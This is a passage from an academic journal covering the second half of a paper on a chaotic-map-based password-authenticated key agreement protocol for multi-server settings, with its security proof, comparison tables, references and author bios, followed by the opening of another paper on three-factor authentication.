The literature [24] firstly proposed a new multiple servers to server architecture (MSTSA), and now we set a prototype example in practical environment. (1)(2)(3)(4)(5) denote the five rounds in Figure 1 respectively. We assume Alice wants to establish a session key with $\mathbf{Server}_B$ for getting the service of $\mathbf{Server}_B$. So the initiator Alice broadcasts (A, $\mathbf{Server}_A$, $\mathbf{Server}_B$) in (1). Because Alice have already registered on $\mathbf{Server}_A$, $\mathbf{Server}_A$, can use registered verifiers and ephemeral random numbers to authenticate Alice for helping $\mathbf{Server}_B$ in (2) (3). In (4) $\mathbf{Server}_A$ and $\mathbf{Server}_B$ will deliver the sensitive information to each other with Chaotic maps cryptosystem after authenticating each other. At the same time, $\mathbf{Server}_B$ will compute the session key with Alice after authenticating Alice and $\mathbf{Server}_A$. In (5), $\mathbf{Server}_A$ sends sensitive information to Alice and finally Alice use sensitive information and the her own secret ephemeral random number to compute the session key with $\mathbf{Server}_B$. (The same way for other servers and users)



Figure 1: An example for practical environment of multiple servers to server architecture

3 The Proposed Protocol

In this section, under the multiple servers to server architecture, a chaotic maps-based password authentication key agreement scheme is proposed which consists of three phases: registration phase, authentication key agreement phase and password update phase.

3.1 Notations

In this section, any server i has its identity ID_{S_i} and public key $(x, T_{K_i}(x))$ and a secret key K_i based on Chebyshev chaotic maps, a secure one-way hash function $H(\cdot)$, a pseudo-random function F, and a pair of secure symmetric encryption/decryption functions $E_K()/D_K()$ with key K. The concrete notations used hereafter are shown in Table 1.

Table 1: Notations

Symbol	Definition
$ID_A, ID_{Session}$	the identity of Alice and the session respectively
S_i, ID_{S_i}	The ith server, the identity of the ith server, respectively
a, S_a, S_b, S_{aa}	nonces
$(x, T_K(x))$	public key based on Chebyshev chaotic maps
K	secret key based on Chebyshev chaotic maps
$E_K() / D_K()$	a pair of secure symmetric encryption/decryption functions with the key K
H	A secure one-way hash function
F	pseudo-random function
$\|\|$	concatenation operation

3.2 Registration Phase

Concerning the fact that the proposed scheme mainly relies on the design of Chebyshev chaotic maps-based in multiple servers to server architecture, it is assumed that Alice can register at the **Server**$_A$ by secure channel and view the **Server**$_A$ as her own registration center to login on other servers for some services. The same assumption can be set up for users. Figure 2 illustrates the user registration phase.

Step 1. When a user Alice wants to be a new legal user, she chooses her identity ID_A and password PW_A. Then Alice computes $HPW_A = H(ID_A||PW_A||T_{K_A}(x))$ and sends $\{ID_A, HPW_A\}$ to the server via a secure channel.

Step 2. Upon receiving $\{ID_A, HPW_A\}$ from the Alice, the **Server**$_A$ stores $\{ID_A, HPW_A\}$ in a secure way.



Figure 2: Server or a authenticated expert registration phase

3.3 Authenticated Key Agreement Phase

This concrete process is presented in the following Figure 3.

Step 1. If Alice wishes to consult some personal issues establish with **Server**$_B$ in a secure way, but Alice has not register at **Server**$_B$. So in our multiple servers to server architecture, Alice need not register at **Server**$_B$ and she just uses her account at the **Server**$_A$ to login in **Server**$_B$. Alice will choose a large and random a. Then the device of Alice will compute $T_a(x)$,$C_{A_1} = T_a(x)T_{HPW_A}T_{K_A}(x)$ and $Mac_{AS} = F_{T_aT_{K_A}(x)}(ID_{Session}||C_{A_1})$. After that, Alice sends $ID_A, ID_{S_B}, C_{A_1}, Mac_{AS}$ to **Server**$_A$ where she registers on.

Step 2. After receiving the message: ID_A, ID_{S_B}, C_{A_1}, Mac_{AS} from Alice, **Server**$_A$ will do the following tasks:

1) **Server**$_A$ uses HPW_A to compute $T_a(x) = C_{A_1}/T_{HPW_A}T_{K_A}(x)$.
2) **Server**$_A$ examines whether $Mac_{AS} = F_{T_aT_{K_A}(x)}(ID_{Session}||C_{A_1})$ is valid in terms of the $(ID_{Session}||C_{A_1})$.
3) **Server**$_A$ selects a large and random integer S_a to compute $T_{S_a}(x)$, $C_{A_2} = T_a(x)T_{S_a}T_{K_B}(x)$, $Mac_{SAB} = F_{T_aT_{K_B}(x)}(ID_{Session}||C_{A_2})$ and sends ID_A, ID_{S_A}, C_{A_2}, $T_{S_a}(x)$, Mac_{SAB} to **Server**$_B$.

Step 3. After receiving the message: ID_A, ID_B, C_{A_2}, $T_{S_a}(x)$, Mac_{SAB} from **Server**$_A$, **Server**$_B$ will uses K_B to compute $T_a(x) = C_{A_2}/T_{S_a}T_{K_B}(x) = C_{A_2}/T_{K_B}T_{S_a}(x)$. Then **Server**$_B$ examines whether $Mac_{SAB} = F_{T_aT_{K_B}(x)}(ID_{Session}||C_{A_2})$ is valid in terms of the $(ID_{Session}||C_{A_2})$.

Server$_B$ selects a large and random integer S_b and computes $T_{S_{bb}}(x)$, $C_{A_3} = T_{S_{bb}}(x)T_{HPW_B}T_a(x)$,

$Mac_{SB} = F_{T_aT_b(x)}(ID_{Session}||C_{A_3})$ and sends $ID_A, ID_{S_B}, C_{A_3}, T_{S_b}(x), Mac_{SBA}$ to **Server**$_A$. And then **Server**$_B$ computes the session key is $SK = F_{T_{S_b}T_a(x)}(1)$.

Step 4. After receiving the message: ID_A, ID_{S_B}, C_{A_3}, $T_{S_b}(x)$, Mac_{SBA}, **Server**$_A$ uses K_A to compute $C'_{A_3} = T_{K_A}T_{S_b}(x) = T_{S_b}T_{K_A}(x) = C_{A_3}$. Then **Server**$_A$ examines whether $Mac_{SBA} = F_{T_{K_A}T_{S_b}}(ID_{Session}||C_{A_3})$ is valid in terms of the $(ID_{Session}||C_{A_3})$. If holds, **Server**$_A$ selects a large and random integer S_{aa} and computes $T_{S_{aa}}(x)$, $C_{A_4} = T_{S_{aa}}(x)T_{HPW_A}T_{S_b}(x)$, $Mac_{SA} = F_{T_{S_{aa}}T_{HPW_A}}(ID_{Session}||C_{A_4})$ and sends $ID_A, ID_{S_B}, C_{A_4}, T_{S_{aa}}(x), Mac_{SA}$ to Alice.



Figure 3: Authenticated key agreement phase

Step 5. After receiving the message: ID_A, ID_{S_B}, C_{A_4}, $T_{S_{aa}}(x)$, Mac_{SA} from **Server**$_A$, Alice will uses HPW_A to compute $T_S(x) = C_{A_4}/T_{S_{aa}}T_{HPW_A}(x) = C_{A_4}/T_{HPW_A}T_{S_{aa}}(x)$. Then Alice examines whether $Mac_{SA} = F_{T_{HPW_A}T_{S_{aa}}(x)}(ID_{Session}||C_{A_2})$ is valid in terms of the $(ID_{Session}||C_{A_4})$. If holds, Alice computes the session key is $SK = F_{T_aT_{S_b}(x)}(1)$. If any authenticated process does not pass, the protocol will be terminated immediately.

3.4 Password Update Phase

This concrete process is presented in the following Figure 4.

Step 1. If Alice wishes to update her password with **Server**$_A$, Alice will choose a new memorable password PW'_A. Then the device of Alice will compute $HPW'_A = H(ID_A||PW'_A||T_{K_A}(x))$, $T_{HPW'_A}(x)$, $C_{A_1} = T_{HPW'_A}(x)T_{HPW_A}T_{K_A}(x)$ and $Mac_{AS} = F_{T_{HPW'_A}T_{K_A}(x)}(ID_A||ID_{S_A}||C_{A_1})$. After that, Alice sends $ID_A, ID_{S_A}, C_{A_1}, Mac_{AS}$ to **Server**$_A$ where she registers on.



Figure 4: Password update phase

Step 2. After receiving the message: ID_A, ID_{S_A}, C_{A_1}, Mac_{AS} from Alice, **Server**$_A$ will do the following tasks:

1) **Server**$_A$ uses HPW_A to compute $T_{HPW'_A}(x) = C_{A_1}/T_{HPW_A}T_{K_A}(x)$.
2) **Server**$_A$ examines whether $Mac_{AS} = F_{T_{HPW'_A}T_{K_A}(x)}(ID_A||ID_{S_A}||C_{A_1})$ is valid in terms of the $(ID_A||ID_{S_A}||C_{A_1})$.
3) If holds, **Server**$_A$ computes $Mac_{SA} = F_{T_{HPW_A}T_{HPW'_A}(x)}(ID_A||ID_{S_A}||T_a(x))$ and sends ID_A, ID_{S_A}, Mac_{SA} to Alice. Replaces the HPW_A by HPW'_A.

Step 3. After receiving the message: ID_A, ID_{S_A}, Mac_{SA} from **Server**$_A$, Alice will uses HPW_A, HPW'_A to compute $Mac'_{SA} = F_{T_{HPW_A}T_{HPW'_A}(x)}(ID_A||ID_{S_A}||T_{HPW'_A}(x))$ to verify Mac_{SA}. If holds, Alice replaces the HPW_A by HPW'_A.

4 Security Consideration

The section a theorem concerning the semantic security of our proposed protocol is given.

4.1 Security Model

We recall the protocol syntax and communication model [4, 11, 19]. The basic descriptions and some queries

are shown in Table 2.

Table 2: Descriptions the model and the queries

Symbol	Definition
parties $P_1,...P_n$ or $(C_1...C_n, S_1,...S_n)$	Modeled by probabilistic Turing machines. Two non-empty sets: User, the set of all clients, and Server, the set of trusted servers constitute the participants in our MSTSA-PAKE protocol.
Adversary Λ	A probabilistic Turing machine which controls all communication, with the exception that the adversary cannot inject or modify messages (except for messages from corrupted parties or sessions), and any message may be delivered at most once.
Sessiosns matching	If the outgoing messages of one are the incoming messages of the other
$\Pi^i_{U_1}, pid^i_{U_1}, sid^i_{U_1}$ $\Pi^j_{U_2}, pid^j_{U_2}, sid^j_{U_2}$	Denote participant U_1's instance i, who is involved with a partner participant U_2 in a session. $\Pi^i_{U_1}$ has the partner identification $pid^i_{U_1}$ and the session identification $sid^i_{U_1}$. The same means for $\Pi^j_{U_2}, pid^j_{U_2}, sid^j_{U_2}$.
Execute $(\Pi^i_{U_1}, S^j, S^j, \Pi^j_{U_2})$	This query returns the messages that were communicated in the course of an honest execution of the protocol among $\Pi^i_{U_1}, S^j, S^j, \Pi^j_{U_2}$.
Send-Client $(\Pi^i_{U_k}(k=1,2), m)$	This query returns the message that client instance $\Pi^i_{U_k}$, which would generate upon receipt of message m.
Send-Server $(S^k(k=1,2), m)$	This query returns the message that server instance S^k would generate upon receipt of message m. When receiving a fabricated message by an adversary, the server instance S^k responds in the manner prescribed by the protocol.
Corrupt $(U_k(k=1,2))$	This query returns the session key of the client instance $U_k(k=1,2)$.
Reveal $(\Pi^i_{U_k}(k=1,2))$	This query returns the password and the states of all instances of $U_k(k=1,2)$ only when it is defined.
Test $(\Pi^i_{U_k}(k=1,2))$	This query allows the adversary to be issued at any stage to a completed, fresh, unexpired session. A bit b is then picked randomly. If $b=0$, the test oracle reveals the session key, and if $b=1$, it generates a random value in the key space. The adversary Λ can then continue to issue queries as desired, with the exception that it cannot expose the test session.
Partnering	We say two instances $\Pi^i_{U_1}$ and $\Pi^j_{U_2}$ are partners iff: (a) They are successfully accepted. (b) $sid^i_{U_1} = sid^j_{U_2}$. (c) pid for $\Pi^i_{U_1}$ is $\Pi^j_{U_2}$ and vice versa. (d) No instance other than $\Pi^i_{U_1}$ and $\Pi^j_{U_2}$ accepts with a pid equal to $\Pi^i_{U_1}$ or $\Pi^j_{U_2}$.
Freshness	Let $\Pi^i_{U_1,U_2,S_1,S_2}$ be a completed session by a party U_1 with some other party U_2, and $\Pi^j_{U_2,U_1,S_2,S_1}$ be the matching session to $\Pi^i_{U_1,U_2,S_1,S_2}$. We say that the session $\Pi^i_{U_1,U_2,S_1,S_2}$ is fresh if U_1 and U_2 in session $\Pi^i_{U_1,U_2,S_1,S_2}$ and the matching session $\Pi^j_{U_2,U_1,S_2,S_1}$ are honest and the following conditions hold: (a) $\Pi^i_{U_1,U_2,S_1,S_2}$ has accepted the request to establish a session key. (b) $\Pi^i_{U_1,U_2,S_1,S_2}$ has not been revealed. (c) No matching conversation $\Pi^j_{U_2,U_1,S_2,S_1}$ of $\Pi^i_{U_1,U_2,S_1,S_2}$ has been revealed. (d) U_2, S have not been corrupted. (e) The adversary asks neither Send-Client $(\Pi^i_{U_1}, m)$ nor Send-Client $(\Pi^j_{U_2}, m)$ query.

4.2 Security Proof

Theorem 2. *Let Γ be a two-party in two-realm PAKE protocol described in Figure 3. Let $F: \{0,1\}^n \to \{0,1\}^{l(n)}$ be a pseudo-random function ensembles. Because the DDH assumption holds in enhanced Chebyshev chaotic maps, then*

$$\begin{aligned} & Adv^{2P2RPAKE}_{x,T_u,F}(t,R) \\ \leq\ & \frac{2q_e^2 + 3q_s^2 + 2(q_e+q_s)^2}{N_1} + 2(q_e+q_s)Adv^F \\ & +2(\min\{q_e,q_r\} + \min\{q_s,q_r\})Adv^F \\ & +2(q_e+q_s)Adv^{DDH}_{x,T_u} + \frac{q_s}{2^{n-1}} + \frac{(q_e+q_s)^2}{N_1}\frac{q_s}{N} \end{aligned}$$

where n is a safe parameter, $l(\cdot)$ is a function that can be computed in polynomial time. N_1 is a large prime number, $u, T_u(x)$ are the private and public keys of the server, q_e, q_r, q_s represent the maximum number of Execute and Test that the adversary can inquire, and queries from Send-Client and Send-Server, N is the password dictionary D's size, Adv^{DDH}_{x,T_u} represents the probability of breaking the DDH hypothesis, and Adv^F denotes the probability of breaking the pseudo-random function ensembles.

In order to make the security proof simple, we firstly point out the differences between the literature [19] and our proposed protocol. Then we give the differences between the literature [11] and our proposed protocol. Finally, we will get Theorem 2.

1) The differences between the literature [19] and our proposed protocol.
Using enhanced Chebyshev chaotic maps to replace ElGamal encryption. To be specific, $g^{x_2}, rg^{x_1}, Zg^{x_1}$ and $g^{x_1}h^{x_2}$ in the literature [19] should be replaced by $T_{x_2}(x), rT_{x_1}(x), ZT_{x_1}(x)$ and $T_{x_1}(x)T_{x_2}(h)$, respectively.
The birthday paradox should be used to replace the probability of random events when the event collision occurs. According to the birthday paradox, the probability of collisions in output $T_n(x)$ is at most $q_s^2/2N_1$,where q_s denotes the maximum number of Send-Client and Send-Server queries.
According to the birthday paradox, the probability of collisions in output $T_n(x)$ is at most $(q_s+q_e)^2/2N_1$,where q_s denotes the maximum number of Send-Client and Send-Server queries, q_e denotes the maximum number of Execute queries. Hence, the probability of distinguishing Mac_{**} with random integers is $(q_s+q_e)^2/2N_1$.

2) The differences between the literature [11] and our proposed protocol. We convert the low entropy secret password PW to high entropy cryptography key by a one-way hash function $HPW_A = H(ID_A||PW_A||T_{K_A}(x))$ which is more secure way than the literature [11] only stored password in the server database.

Our proposed protocol has one more Mac_{**} for each party, so there is must have one more $(q_s+q_e)^2/2N_1$.

Our proposed protocol sets up in multiple servers to server architecture which has only one password with the RC server. That means one Send-Client query will test only one password in the same set. So in our protocol, when relating with N (N is the password dictionary D's size), and it is must be multiplied by $1/2$.

The detailed descriptions of these games and lemmas are analogous to those in literature [11], with the differences discussed above, and therefore, they are omitted.

Theorem 3. *Our proposed two-realm PAKE protocol ensures key privacy against the server based on the fact that DDH assumption holds in the enhanced Chebyshev chaotic maps and F is a secure pseudo-random function ensemble, and*

$$Adv^{k_p}_D(\Lambda_{k_p}) \leq 4q_s Adv^{DDH}_{x,T_u} + 2q_e Adv^F$$

where q_e and q_s denote the maximum number of queries to the oracle Execute and Send-Client.

The proof of Theorem 3 is similar to that of Theorem 5.2 in [19] and Theorem 3 in [11]. The difference between

our proposed protocol and the literature [19] is that we just replace the enhanced Chebyshev chaotic map values with the ElGamal discrete logarithm values. The difference between our proposed protocol and the literature [11] is that our proposed protocol is designed in different realm with different password, so some changed details can be described in Section 4.2(2).

Next, from the Table 3, we can see that the proposed scheme can provide secure session key agreement, perfect forward secrecy and so on. As a result, the proposed scheme is more secure and has much functionality compared with the recent related scheme.

Table 3: Security comparison existing protocols for 3PAKE based on Chebyshev chaotic maps and our protocol

	Model	KP	MA	AR	FS	UDOD	UKS	PCI	OFD
Our protocol	S	Yes	Yes	MSTSA	Yes	Yes	Yes	Yes	Yes
Yang and Cao's protocol [23]	S	Yes	Yes	C2S	Yes	Yes	Yes	Yes	Yes
Lai et al.'s protocol [24]	S	Yes	Yes	C2S	Yes	Yes	Yes	Yes	Yes
Yoon-Jeon's protocol [25]	N	No	Yes	C2S	No	No	Yes	No	No
Xie et al.'s protocol [26]	N	Yes	Yes	C2S	Yes	Yes	Yes	No	No
Lee et al.'s protocol [27]	N	Yes	Yes	C2S	No	No	Yes	Yes	No

S standard model, *N* nonstandard model, *KP* key privacy, *MA* mutual authentication, *AR* architecture, *C2S* client-to-server, *MSTSA* multiple servers to server architecture, *FS* forward security, *UDOD* security against undetectable on-line dictionary attack, *UKS* security against unknown key-share attack, *PCI* security against password compromised impersonation attack, *OFD* security against off-line dictionary attack.

5 Efficiency Analysis

5.1 The Comparisons among Our Scheme and Other Multi-server Architecture with Different Algorithms

Compared to RSA and ECC, Chebyshev polynomial computation problem offers smaller key sizes, faster computation, as well as memory, energy and bandwidth savings. In our proposed protocol, no time-consuming modular exponentiation and scalar multiplication on elliptic curves are needed. However, Wang [16] proposed several methods to solve the Chebyshev polynomial computation problem. For convenience, some notations are defined as follows.

T_{hash}**:** The time for executing the hash function;

T_{sym}**:** The time for executing the symmetric key cryptography;

T_{XOR}**:** The time for executing the XOR operation;

T_{Exp}**:** The time for a modular exponentiation computation;

T_{CH}**:** The time for executing the $T_n(x)modp$ in Chebyshev polynomial using the algorithm in the literature [10].

To be more precise, on an Intel Pentium4 2600 MHz processor with 1024 MB RAM, where n and p are 1024 bits long, the computational time of a one-way hashing operation, a symmetric encryption/decryption operation, an elliptic curve point multiplication operation and Chebyshev polynomial operation is 0.0005s, 0.0087s, 0.063075s and 0.02102s separately [10]. Moreover, the computational cost of XOR operation could be ignored when compared with other operations.

For simplicity, the literatures [3, 6, 13, 15] in the different realms architecture, we omit the comparisons table detailed. The reason is that our proposed protocol are mainly based on chaotic maps algorithms which is more efficient than the other algorithms, such as RSA and ECC, in the literatures [3, 6, 13, 15].

5.2 The Comparisons among Our Scheme and Other Algorithms

Table 4 shows performance comparisons between our proposed scheme and the literature of [11, 12, 18, 19, 20] in three-party architecture with chaotic maps.

Table 4: Cost comparison existing protocols for 3PAKE based on Chebyshev chaotic maps and our protocol

The others paper / Our protocol	R	RN ($A/B/S$) ($A/S_A/S_B$)	PKE ($A/B/S$) ($A/S_A/S_B$)	SKE ($A/B/S$) ($A/S_A/S_B$)	*T* ($A/B/S$) ($A/S_A/S_B$)	*H* ($A/B/S$) ($A/S_A/S_B$)	*D* ($A/B/S$) ($A/S_A/S_B$)	*F* ($A/B/S$) ($A/S_A/S_B$)
Our protocol	5	1/1/2	0/1/1	0/0/0	3/6/2	0/0/0	0/0/0	2/2/1
Yang and Cao's protocol [23]	4	2/2/3	0/0/1	0/0/1	0/0/0	0/0/0	0/0/0	4/4/2
Lai et al.'s protocol [24]	4	2/2/3	0/0/1	0/0/1	6/6/10	0/0/0	0/0/0	4/4/2
Yoon-Jeon's protocol [25]	5	2/1/0	2/2/0	1/1/1	2/2/0	2/0/2	1/1/2	0/0/0
Xie et al.'s protocol [26]	6	1/1/1	2/2/0	3/3/0	3/3/2	5/5/4	2/2/4	0/0/0
Lee et al.'s protocol [27]	5	1/1/1	2/2/0	4/4/0	3/3/2	4/4/7	0/0/0	0/0/0

R Round, *RN* Random number, *PKE* Public key encryption, *SKE* Secret key encryption. A: participant A, B: participant B, S: Single Server, S_A: Server$_A$ as ***RC***, S_B: Server$_B$, *T*, *D*, *H* and *F* represent the time for performing a Chebyshev polynomial computation, a symmetric encryption/decryption, a one-way hash function and pseudo-random function, respectively.

6 Conclusion

In this paper, we conduct a comprehensive and general study of PAKE protocol over standard model using chaotic maps towards multiple servers to server architecture. Most existing researches are concerning about concrete environment, such as two-party AKE or three-party AKE based on chaotic maps, but as far as we know, there is no general and extensible architecture about distributed network environment based on chaotic maps has been proposed. However, through our exploration, we firstly clarify that the PAKE scheme using chaotic maps towards multiple servers to server architecture is more suitable for the real environment. Then, we proposed a suitable protocol that covers those goals and offered an efficient protocol that formally meets the proposed security definition. Finally, after comparing with related literatures respectively, we found our proposed scheme has satisfactory security, efficiency and functionality. Therefore, our protocol is more suitable for practical applications.

References

[1] M. S. Baptista, "Cryptography with chaos," in *Physics Letters A*, vol. 240, no. 1, pp. 50–54, 1998.

[2] J. W. Byun, Ik R. Jeong, D. H. Lee, C. S. Park, "Password-authenticated key exchange between clients with different passwords," in *Information and Communications Security (ICICS'02)*, LNCS 2513, pp. 134–146, Springer, 2002.

[3] J. W. Byun, D. H. Lee, J. I. Lim, "EC2C-PAKA: An efficient client-to-client password-authenticated key agreement, *Information Sciences*, vol. 177, no. 19, pp. 3995–4013, 2007.

[4] R. Canetti, and H. Krawczyk, "Analysis of key-exchange protocols and their use for building secure channels," in *Advances in Cryptography (EUROCRYPT'01)*, LNCS 2045, pp. 453–474, Springer, 2001.

[5] L. Chen, *A Weakness of the Password-authenticated Key Agreement between Clients with Different Passwords Scheme*, ISO/IEC JTC 1/SC27 N3716.

[6] D. Denning, G. Sacco, "Timestamps in key distribution protocols," *Communications of the ACM*, vol. 24, no. 8, pp. 533–536, 1981.

[7] L. R. Devaney, *An Introduction to Chaotic Dynamical System*, Cummings Publishing Company Inc., The Benjammin, Menlo Park, 1986.

[8] J. C. Jiang, Y. H. Peng, "Chaos of the Chebyshev polynomials," *Natural Science Journal of Xiangtan University*, vol. 19, no. 3, pp. 37–39, 1996.

[9] J. Kim, S. Kim, J. Kwak, D. Won, "Cryptanalysis and improvements of password authenticated key exchange scheme between clients with different passwords," in *Proceedings of ICCSA'04*, LNCS 3044,pp. 895–902, Springer, 2004.

[10] L. Kocarev, S. Lian, *Chaos-Based Cryptography: Theory, Algorithms and Applications*, pp. 53–54, Springer, 2011.

[11] H. Lai, M. A. Orgun, J. Xiao, et al, "Provably secure three-party key agreement protocol using Chebyshev chaotic maps in the standard model," *Nonlinear Dynamics*, vol. 77, pp. 1427–1439, 2014.

[12] C. C. Lee, C. T. Li, C. W. Hsu, "A three-party password based authenticated key exchange protocol with user anonymity using extended chaotic maps," *Nonlinear Dynamics*, vol. 73, pp. 125–132, 2013.

[13] R. C. W. Phan, B. Goi, "Cryptanalysis of an improved client-to-client password-authenticated key exchange (C2C-PAKE) scheme," in *Proceedings of ACNS'05*, LNCS 3531, pp. 33–39, Springer, 2005.

[14] V. Shoup, *Sequences of Games: A Tool for Taming Complexity in Security Proofs*, Report 2004/332, International Association for Cryptographic Research (IACR), 2004.

[15] S. Wang, J. Wang, M. Xu, "Weakness of a password-authenticated key exchange protocol between clients with different passwords," in *Proceedings of ACNS'04*, LNCS 3089, pp. 414–425, Springer, 2004.

[16] X. Wang, and J. Zhao, "An improved key agreement protocol based on chaos," *Communications in Nonlinear Science and Numerical Simulation*, vol. 15, pp. 4052–4057, 2010.

[17] T. Wu, "The secure remote password protocol," in *Internet Society Network and Distributed System Security Symposium (NDSS'98)*, pp. 97–111, 1998.

[18] Q. Xie, J. M. Zhao, X. Y. Yu, "Chaotic maps-based three party password-authenticated key agreement scheme," *Nonlinear Dynamics*, vol. 74, pp. 1021–1027, 2013.

[19] J. H. Yang, T. J. Cao, "Provably secure three-party password authenticated key exchange protocol in the standard model," *Journal of System Software*, vol. 85, pp. 340–350, 2012.

[20] E. J. Yoon, I. S. Jeon, "An efficient and secure Diffie-Hellman key agreement protocol based on Chebyshev chaotic map," *Communications in Nonlinear Science and Numerical Simulation*, vol. 16, pp. 2383–2389, 2011.

[21] L. Zhang, "Cryptanalysis of the public key encryption based on multiple chaotic systems," in *Chaos Solitons Fractals*, vol. 37, no. 3, pp. 669–674, 2008.

[22] M. Zhang, "New approaches to password authenticated key exchange based on RSA," in *Advances in Cryptology (ASIACRYPT'04)*, LNCS 3329, pp. 230–244, Springer, 2004.

[23] H. Zhu, X. Hao, Y. Zhang and M. Jiang, "A biometrics-based multi-server key agreement scheme on chaotic maps cryptosystem," *Journal of Information Hiding and Multimedia Signal Processing*, vol. 6, no. 2, pp. 211–224, Mar. 2015.

[24] H. Zhu, M. Jiang, X. Hao and Y. Zhang, "Robust biometrics-based key agreement scheme with smart cards towards a new architecture," in *Journal of Information Hiding and Multimedia Signal Processing*, vol. 6, no. 1, pp. 81–98, Jan. 2015.

[25] H. Zhu, Y. Zhang and Y. Zhang, "A one-way authentication key agreement scheme with user anonymity based on chaotic maps towards multi-server architecture," *Journal of Information Hiding and Multimedia Signal Processing*, vol. 6, no. 2, pp. 274–287, Mar. 2015.

Hongfeng Zhu obtained his Ph.D. degree in Information Science and Engineering from Northeastern University. Hongfeng Zhu is a full associate professor of the Kexin software college at Shenyang Normal University. He is also a master's supervisor. He has research interests in wireless networks, mobile computing, cloud computing, social networks, network security and quantum cryptography. Dr. Zhu had published more than 50 international journal and international conference papers on the above research fields.

Yifeng Zhang, 24 years old, an undergraduate from Shenyang Normal University, major in information security management. During the four years of college, after completing her studies, he enjoys reading the book

related to this major. Under the guidance of the teacher, he has published two articles in EI journals.

Yu Xia is the graduate student of Shenyang Normal University in Computer science and technology. He once served as chairman of the student union, and won the national scholarship for the two times and several times to get a scholarship. He was named outstanding graduates of Liaoning Province, Shenyang outstanding college students and other honors. He was a member of the basketball team and participated in the track and field competition, and won the championship in the 1500 meters and 3000 meters of the project. He has research interests in network security, computer application, cloud computing. He published a monograph and four EI international journals on the above research fields.

Haiyang Lee, graduate, graduated from Liaoning University Population Research Institute, Master demographic now at Shenyang Normal University Dean's Office Examination Management Division, lecturers title. He researches on labor and social security, wireless computer networks, network security.

Provably Secure and Efficient Three-Factor Authenticated Key Agreement Scheme with Untraceability

Ngoc-Tu Nguyen[1,2], Hai-Duong Le[2], and Chin-Chen Chang[2]
(Corresponding author: Chin-Chen Chang)

Faculty of Natural Science and Technology, Tay Nguyen University[1]
567 Le Duan Road, Buon Ma Thuot City, DakLak, Vietnam
Department of Information Engineering and Computer Science, Feng Chia University[2]
No. 100, Wenhwa Rd., Seatwen, Taichung, 40724, Taiwan, R.O.C.
(Email: alan3c@gmail.com)
(Received Apr. 28, 2015; revised and accepted June 10 & July 14, 2015)

Abstract

Authentication and key agreement protocol is indispensable for today network applications. Many two-factor authentication and key agreement protocols using smart card and password have been proposed over the last decade. However, many of these schemes are vulnerable to password guessing attack due to low-entropy passwords. In this paper, we show how to mount an offline password guessing attack against a two-factor authentication protocol. To counter against this type of attack we propose a new scheme which employs biometric information as the third authentication factor beside smart card and password. Biometric information has many positive characteristics that can fix the shortcoming of password. The proposed scheme also provides user untraceability, which is a desirable feature for ensuring users' privacy.

Keywords: Anonymity, authentication, biometric, biohashing, untraceability

1 Introduction

In the new era of Internet of Things (IoT), literally everything could be connected to networks, from a toaster to a coffee machine. In order to access the services provided over the Internet users need to authenticate with servers, and the communication channel between a user and a server must be secure by using encryption. For this purpose, in 1981, Lamport [14] introduced a remote authentication protocol which verifies users based on exchanging hashes of their passwords. In this scheme, the hashes of users' passwords are stored in a verification table instead of the plain passwords so that the secrecy of those passwords can be ensured. However, this protocol is susceptible to verification table modification and stolen verifier attacks. An adversary may replace the hash of a password with its own so it can masquerade as a legitimate user. In order to counteract these types of attacks, many studies [3, 4, 9, 12, 21, 22] discarded the verification table from their designs and employed smart card as the second authentication factor. Thus, users need to possess both password and smart card to authenticate with a server.

